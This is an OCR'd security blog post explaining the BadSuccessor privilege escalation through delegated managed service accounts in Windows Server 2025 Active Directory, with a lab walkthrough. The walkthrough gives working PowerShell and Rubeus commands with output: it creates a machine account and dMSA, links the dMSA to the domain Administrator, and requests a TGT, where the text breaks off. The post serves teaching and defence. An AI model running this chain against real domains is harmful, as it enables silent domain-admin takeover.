
BadSuccessor – Escalating Privileges via dMSA in Windows Server 2025

rbtsec.com/blog/badsuccessor-escalating-privileges-via-dmsa-in-windows-server-2025

Christian Ramirez May 26, 2025



Introduction


This week, we dive into a newly disclosed Active Directory attack dubbed **BadSuccessor** targets the dMSA feature in Windows Server 2025. While dMSAs were designed to harden service account security, researchers at Akamai have shown they can be abused to gain **invisible Domain Admin access**, without touching the privileged accounts themselves.

What Is a dMSA?

A **Delegated Managed Service Account (dMSA)** is a new type of Active Directory (AD) account in **Windows Server 2025**. It is designed to:

- **Replace traditional** service accounts like `svc_sql`, `svc_app`, etc. with a more secure alternative.
- Prevent **Kerberoasting attacks** (credential harvesting).
- Bind authentication to specific **device identities**.
- Provide **automatic password management** with **randomized keys**.
- Support **Credential Guard (CG)** for enhanced security.

Video Walkthrough



Watch Video At: https://youtu.be/edGnFPSKwKs

The below PowerShell script automates the **BadSuccessor** attack technique, which leverages **Delegated Managed Service Accounts (dMSA)** to escalate privileges in Active Directory environments.

GitHub : BadSuccessorScript

The Vulnerability: “BadSuccessor”

This vulnerability stems from how Active Directory handles **dMSA migrations** and the KDC’s blind trust in dMSA metadata.

1. What happens during a valid migration?

When a legitimate migration is performed:

- The dMSA inherits **permissions and group memberships** from the legacy account.
- The KDC generates Kerberos tickets embedding both the old and new accounts’ SIDs in the **Privilege Attribute Certificate (PAC)**, effectively allowing the dMSA to impersonate the original account.


2. What’s the flaw?

Threat actors can simulate a completed migration manually without triggering any protection mechanisms by:

- Writing the `msDS-ManagedAccountPrecededByLink` attribute to point to a privileged user.
- Setting the `msDS-DelegatedMSAState` attribute to `2` (Completed).
- You **don't need control over the target account**, only over the dMSA.

3. Consequence

The KDC accepts the change without validation and grants the dMSA the full privilege set of the linked (superseded) account, including Domain Admin, Enterprise Admin, and Domain Controller level rights, without any alerts.



This diagram shows the Kerberos authentication flow before and after migrating a traditional service account (`svc_sql`) to a Delegated Managed Service Account (`DMSA$`). After migration, the DC redirects authentication from the old account to the DMSA, while retaining legacy permissions via PAC SIDs, laying the groundwork for the **BadSuccessor** attack.

Attack Requirements

The attack is **low-effort** if the right (but common) conditions exist:

- **Write access(`CreateChild`) to an Organizational Unit (OU)** that allows creation of objects.
- **Permission to modify attributes** of objects you create (which happens by default due to `CreatorOwner`).

- No elevated privileges needed on the target account.

Why It's Dangerous

> The vulnerability works even if dMSAs are not actively used. Merely having a Windows Server 2025 domain controller in the environment exposes the domain.

Attack Flow

1. **Find a writable OU** where a low-privileged user can create objects.
2. **Create a dMSA** under your control.
3. **Set key attributes:**
   - `msDS-ManagedAccountPrecededByLink` → DN of a Domain Admin, DC, or any privileged account
   - `msDS-DelegatedMSAState` → `2` (completed)
4. **Request Kerberos tickets** → using Rubeus:
   - Get a TGT for the machine account
   - Observe PAC, it includes inherited privileges
   - Request TGS and impersonate a high-privilege user
5. **Gain access silently** → with no alerts or EDR flags.

Lab Setup

To safely explore the **BadSuccessor** vulnerability, let's set up a **controlled Active Directory lab** environment. This ensures no risk to production systems and provides a reliable sandbox for testing.


Minimum Lab Components :

- **1 Windows Server 2025** as a **Domain Controller**
  - Promote it to a new forest/domain (e.g., `example.com`)
  - Ensure it supports dMSA features (requires Windows Server 2025 build)
- **1 Windows 11**


Install AD DS on the Windows Server 2025 :

> https://www.microsoft.com/en-us/evalcenter/evaluate-windows-server-2025

Create the Organizational Unit



Assign CreateChild permission to low-priviledged user (namor) :



Set the root key on DC:

Copy

```
Add-kdsRootKey-EffectiveTime ((Get-Date).AddHours(-10))
```

```
PS C:\Users\Administrator> Add-KdsRootKey -EffectiveTime ((Get-Date).AddHours(-10))

Guid
----
cc8f7bc3-ca66-970e-3f8f-bd7defca17ed


PS C:\Users\Administrator>
```

Set Domain Policy to enable dMSA:


Copy

```
Set-GPRegistryValue-Name "Default Domain Policy"-Key
"HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\Kerberos\Parameter
s"-ValueName "DelegatedMSAEnabled"-Type DWord -Value 1
```


```
PS C:\Users\Administrator> Set-GPRegistryValue -Name "Default Domain Policy" -Key "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\K
erberos\Parameters" -ValueName "DelegatedMSAEnabled" -Type DWord -Value 1


DisplayName      : Default Domain Policy
DomainName       : Talokan.local
Owner            : TALOKAN\Domain Admins
Id               : 31b2f340-016d-11d2-945f-00c04fb984f9
GpoStatus        : AllSettingsEnabled
Description      :
CreationTime     : 5/23/2025 8:37:15 PM
ModificationTime : 5/23/2025 11:47:36 PM
UserVersion      : AD Version: 0, SysVol Version: 0
ComputerVersion  : AD Version: 4, SysVol Version: 4
WmiFilter        :
```

Now on Windows Workstation, Download RSAT Tools :



Enable dMSA Logons :



Required Tools

- **AD RSAT (Remote Server Administration Tools)**
- **Latest Rubeus** (Compile it locally) : [Rubeus]
- **psExec** (optional, for remote command execution)

Once the environment is configured, we can proceed with the attack flow safely in the lab. The steps below walk you through everything from creating machine and dMSA accounts to simulating the privilege escalation.

Lab Walkthrough

1. Create a Computer Account

Copy

```
New-ADComputer-Name BadMachine1234 `
-SamAccountName "BadMachine1234$"`
-AccountPassword (ConvertTo-SecureString-String "Passw0rd@123456"-AsPlainText -
Force)`
-Enabled $true`
-Path "OU=BadOU,DC=talokan,DC=local"`
-PassThru `
-Server "talokan.local"
```

```
PS C:\Tools> New-ADComputer -Name BadMachine1234 `
>>     -SamAccountName "BadMachine1234$" `
>>     -AccountPassword (ConvertTo-SecureString -String "Passw0rd@123456" -AsPlainText -Force) `
>>     -Enabled $true `
>>     -Path "OU=BadOU,DC=talokan,DC=local" `
>>     -PassThru `
>>     -Server "talokan.local"


DistinguishedName : CN=BadMachine1234,OU=BadOU,DC=talokan,DC=local
DNSHostName       :
Enabled           : True
Name              : BadMachine1234
ObjectClass       : computer
ObjectGUID        : bbd739d2-b349-4fe1-9023-e06b6b47f7d9
SamAccountName    : BadMachine1234$
SID               : S-1-5-21-1237218295-631158587-182479290-1155
UserPrincipalName :


PS C:\Tools>
```

2. Derive AES256 Hash using Rubeus

Copy

```
Rubeus.exe hash /password:Passw0rd@123456 /user:BadMachine1234$
/domain:talokan.local
```

```
PS C:\Tools> Rubeus.exe hash /password:Passw0rd@123456 /user:BadMachine1234$ /domain:talokan.local

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.3


[*] Action: Calculate Password Hash(es)

[*] Input password             : Passw0rd@123456
[*] Input username             : BadMachine1234$
[*] Input domain               : talokan.local
[*] Salt                       : TALOKAN.LOCALhostbadmachine1234.talokan.local
[*]       rc4_hmac             : 7C7FD1A99C88C4BA15B346D3606699AB
[*]       aes128_cts_hmac_sha1 : 2251770495F3835D426A8AA11D4FC30E
[*]       aes256_cts_hmac_sha1 : 35A8AFC28FC81EECC2A2CEF24D5C198BAA0FCC0754C011BBDB9069A16A686097
[*]       des_cbc_md5          : EAE39461F2DA8C8C

PS C:\Tools>
```

3. Create the dMSA Account

Copy

```
New-ADServiceAccount-Name BadDMSA1234 `
-DNSHostName BadDMSA1234.talokan.local `
-CreateDelegatedServiceAccount `
-KerberosEncryptionType AES256 `
-PrincipalsAllowedToRetrieveManagedPassword "BadMachine1234$"`
-Path "OU=BadOU,DC=talokan,DC=local"`
-Verbose
```

```
PS C:\Tools> New-ADServiceAccount -Name BadDMSA1234 `
>>     -DNSHostName BadDMSA1234.talokan.local `
>>     -CreateDelegatedServiceAccount `
>>     -KerberosEncryptionType AES256 `
>>     -PrincipalsAllowedToRetrieveManagedPassword "BadMachine1234$" `
>>     -Path "OU=BadOU,DC=talokan,DC=local" `
>> -Verbose
VERBOSE: Performing the operation "New" on target "CN=BadDMSA1234,OU=BadOU,DC=talokan,DC=local".
PS C:\Tools>
```

4. Grant `GenericAll` to Low Privileged User over the dMSA

Copy

```
$sid =(Get-ADUser-Identity "namor").SID
$acl =Get-Acl"AD:\CN=BadDMSA1234,OU=BadOU,DC=talokan,DC=local"
$rule =New-Object System.DirectoryServices.ActiveDirectoryAccessRule
$sid,"GenericAll","Allow"
$acl.AddAccessRule($rule)
Set-Acl-Path "AD:\CN=BadDMSA1234,OU=BadOU,DC=talokan,DC=local"-AclObject $acl -
Verbose
```

```
PS C:\Tools> $sid = (Get-ADUser -Identity "namor").SID
PS C:\Tools> $acl = Get-Acl "AD:\CN=BadDMSA1234,OU=BadOU,DC=talokan,DC=local"
PS C:\Tools> $rule = New-Object System.DirectoryServices.ActiveDirectoryAccessRule $sid, "GenericAll", "Allow"
PS C:\Tools> $acl.AddAccessRule($rule)
PS C:\Tools> Set-Acl -Path "AD:\CN=BadDMSA1234,OU=BadOU,DC=talokan,DC=local" -AclObject $acl -Verbose
VERBOSE: Performing the operation "Set-Acl" on target "AD:\CN=BadDMSA1234,OU=BadOU,DC=talokan,DC=local".
VERBOSE: Performing the operation "Set" on target "CN=BadDMSA1234,OU=BadOU,DC=talokan,DC=local".
PS C:\Tools>
```

5. Set Delegation Attributes

Copy

```
Set-ADServiceAccount-Identity BadDMSA1234 -Replace@{
'msDS-ManagedAccountPrecededByLink'=
'CN=Administrator,CN=Users,DC=talokan,DC=local'
'msDS-DelegatedMSAState'=2
}-Verbose
```

```
PS C:\Tools>
PS C:\Tools> Set-ADServiceAccount -Identity BadDMSA1234 -Replace @{
>>     'msDS-ManagedAccountPrecededByLink' =
>> 'CN=Administrator,CN=Users,DC=talokan,DC=local'
>>     'msDS-DelegatedMSAState' = 2
>> } -Verbose
VERBOSE: Performing the operation "Set" on target "CN=BadDMSA1234,OU=BadOU,DC=Talokan,DC=local".
PS C:\Tools>
```

6. Verify dMSA Attributes

Copy

```
Get-ADServiceAccount-Identity BadDMSA1234 -Properties msDS-
ManagedAccountPrecededByLink, msDS-DelegatedMSAState |Select-Object Name, msDS-
ManagedAccountPrecededByLink, msDS-DelegatedMSAState
```

```
PS C:\Tools> Get-ADServiceAccount -Identity BadDMSA1234 -Properties msDS-ManagedAccountPrecededByLink, msDS-DelegatedMSAState |
>>     Select-Object Name, msDS-ManagedAccountPrecededByLink, msDS-DelegatedMSAState -Verbose

Name        msDS-ManagedAccountPrecededByLink            msDS-DelegatedMSAState
----        ---------------------------------            ----------------------
BadDMSA1234 CN=Administrator,CN=Users,DC=Talokan,DC=local                      2


PS C:\Tools>
```

7. Test Access (Pre-Impersonation)

Copy

```
dir \\DC6.talokan.local\c$
```

```
PS C:\Tools> dir \\DC6.talokan.local\c$
dir : Access is denied
At line:1 char:1
+ dir \\DC6.talokan.local\c$
+ ~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (\\DC6.talokan.local\c$:String) [Get-ChildItem], UnauthorizedAccessException
    + FullyQualifiedErrorId : ItemExistsUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand

dir : Cannot find path '\\DC6.talokan.local\c$' because it does not exist.
At line:1 char:1
+ dir \\DC6.talokan.local\c$
+ ~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (\\DC6.talokan.local\c$:String) [Get-ChildItem], ItemNotFoundException
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetChildItemCommand

PS C:\Tools>
```

8. Request TGT with Machine Account

Copy

```
Rubeus.exe asktgt /user:BadMachine1234$
/aes256:35A8AFC28FC81EECC2A2CEF24D5C198BAA0FCC0754C011BBDB9069A16A686097
/domain:talokan.local /nowrap
```

```
